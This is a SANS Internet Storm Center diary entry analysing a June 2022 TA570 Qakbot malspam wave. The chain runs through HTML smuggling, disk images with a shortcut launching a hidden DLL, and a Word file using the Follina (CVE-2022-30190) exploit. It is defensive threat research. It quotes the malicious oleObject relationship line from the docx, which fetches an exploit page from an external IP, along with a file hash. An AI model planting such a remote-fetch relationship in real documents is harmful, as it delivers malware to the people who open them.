

SANS ISC: InfoSec Handlers Diary Blog - SANS Internet Storm Center SANS Site Network Current Site SANS Internet Storm Center Other SANS Sites Help Graduate Degree Programs Security Training Security Certification Security Awareness Training Penetration Testing Industrial Control Systems Cyber Defense Foundations DFIR Software Security Government OnSite Training InfoSec Handlers Diary Blog

 isc.sans.edu/diary/rss/28728

[TA570 Qakbot \(Qbot\) tries CVE-2022-30190 \(Follina\) exploit \(ms-msdt\)](#)

Published: 2022-06-09

Last Updated: 2022-06-09 05:50:03 UTC


by [Brad Duncan](#) (Version: 1)

[0 comment\(s\)](#)

Introduction

A threat actor designated by Proofpoint as [TA570](#) routinely pushes Qakbot (Qbot) malware. Malicious DLL files used for Qakbot infections contain a tag indicating their specific distribution channel. Qakbot DLL samples tagged "obama" like "obama186" or "obama187" indicate a distribution channel from TA570 that uses thread-hijacked emails. On Tuesday 2022-06-07, [Proofpoint](#) and various researchers like [@pr0xylife](#) and [@k3dg3](#) reported TA570 Qakbot distribution included Word documents using the [CVE-2022-30190 \(Follina\) exploit \(ms-msdt\)](#).

2022-06-07 (TUESDAY) - OBAMA186 DISTRIBUTION QAKBOT




Shown above: Flow chart for Qakbot infections from TA570 on Tuesday 2022-06-07.

This wave of malicious spam ultimately provided two separate methods of Qakbot infection. The first method is one also used by other threat actors, where a disk image contains a Windows shortcut that runs a malicious hidden DLL. The second method is a Word docx file using a CVE-2022-30190 (Follina) exploit. On Tuesday 2022-06-07, disk images from TA570 pushing obama186-tagged Qakbot used both methods.

I tried running the malicious docx file in my lab environment and different on-line sandboxes; however, I was unable to get a successful infection.

The next day on Wednesday 2022-06-08, obama187-tagged Qakbot from TA570 stopped using the docx file and relied on the Windows shortcut and hidden DLL file.

2022-06-08 (WEDNESDAY) - OBAMA187 DISTRIBUTION QAKBOT



Shown above: Flow chart for Qakbot infections from TA570 on Wednesday 2022-06-08.

In addition to other sources, the Internet Storm Center has previously posted diaries about this new attack vector:

Today's diary examines the Microsoft Word docx file used by TA570 in the Tuesday 2022-06-07 wave of malspam for obama186-tagged Qakbot.

Infection Chain Details

Below is a TA570 thread-hijacked email pushing obama186 Qakbot from Tuesday 2022-06-07. The email contains an HTML attachment. The HTML file is approximately 911 kB, and it contains code to convert a base64 sting to a zip archive and present the zip archive as a download.

The screenshot shows an email message in Mozilla Thunderbird. The subject line is "Re: Re: [REDACTED]" and the date is "Tue, 07 Jun 2022 14:43:12 +0000". The message body contains the following text:

Good day,
As usual you have your file in the attached,
Thank you.


Below the message body, there is a redacted section with the text "-----Original Message----- From: [REDACTED] To: [REDACTED] Sent: Mon, Mar 28, 2022 11:19 am Subject: [REDACTED]".

At the bottom of the message, there is a list of attachments:


- 1 attachment: 72179272_466382.html 911 KB

A preview of the attachment "72179272_466382.html" is shown, displaying the file size as 911 KB.

Shown above: Screenshot of Thunderbird showing a TA570 email pushing obama186 Qakbot on Tuesday 2022-06-07.




Shown above: Opening the attached HTML file.




Shown above: Running the HTML file immediately presents a zip download.


The zip archive contains a disk image as shown below. Double-clicking the disk image in Microsoft Windows will mount the file as a drive. This disk image contains a Windows shortcut, a hidden DLL file for Qakbot, and the docx file with the Follina exploit.





Shown above: Downloaded zip archive contains a disk image.



Shown above: Disk image mounted as a DVD drive in Windows 10.



Shown above: Shortcut target uses rundll32.exe to run the hidden DLL file for Qakbot.




Shown above: More interesting is the .docx file.

```
Terminal - xubuntu-user@xubuntu-vm: ~/Desktop
File Edit View Terminal Tabs Help
xubuntu-user@xubuntu-vm:~/Desktop$ file doc1348.docx
doc1348.docx: Microsoft Word 2007+
xubuntu-user@xubuntu-vm:~/Desktop$ shasum -a 256 doc1348.docx
d20120cc046cef3c3f0292c6cbc406fcf2a714aa8e048c9188f1184e4bb16c93 doc1348.docx
xubuntu-user@xubuntu-vm:~/Desktop$
```

Shown above: A quick check confirms this is, indeed, a .docx file.

Because this is a .docx file, we can re-name it as a zip archive, extract the contents, and examine them.



Shown above: Contents of the .docx file after renaming it as a .zip archive.

Examining the .docx File

Based on text found within an XML file found within the .docx archive, this exploit appears to retrieve an HTML file as shown below.

The screenshot shows a file explorer window with a pink ribbon tab labeled "Extract". The path is "doc1348.zip > word > _rels". A file named "document.xml.rels" is selected, showing it is an "XML Document" of size 3 KB, modified on 5/30/2022 at 1:30 PM. Below the file list is a WordPad window titled "document.xml.rels - WordPad" containing XML code. A red arrow points to the URL "http://185.234.247.119:80/123.RES!" which is highlighted in yellow.

```

Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/endnotes" Target="endnotes.xml"/>
<Relationship Id="rId10" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/header" Target="header3.xml"/>
<Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/footnotes" Target="footnotes.xml"/>
<Relationship Id="rId1337" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target='mhtml:http://185.234.247.119:80/123.RES!'/>
http://185.234.247.119:80/123.RES' TargetMode="External"/>
<Relationship Id="rId9" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/footer" Target="footer2.xml"/>

```

Shown above: URL found in text of XML file in .docx archive ending in 123.RES.

The screenshot shows a Microsoft Edge browser window with a warning message: "This site is trying to open Diagnostics Troubleshooting Wizard." It states that "http://185.234.247.119 wants to open this application." There are "Open" and "Cancel" buttons. The page content includes placeholder text from a Word document and a large block of Lorem ipsum text. The bottom of the page is cut off.

Good thing we disabled macros

Not secure | 185.234.247.119/123.RES

This site is trying to open Diagnostics Troubleshooting Wizard.
http://185.234.247.119 wants to open this application.

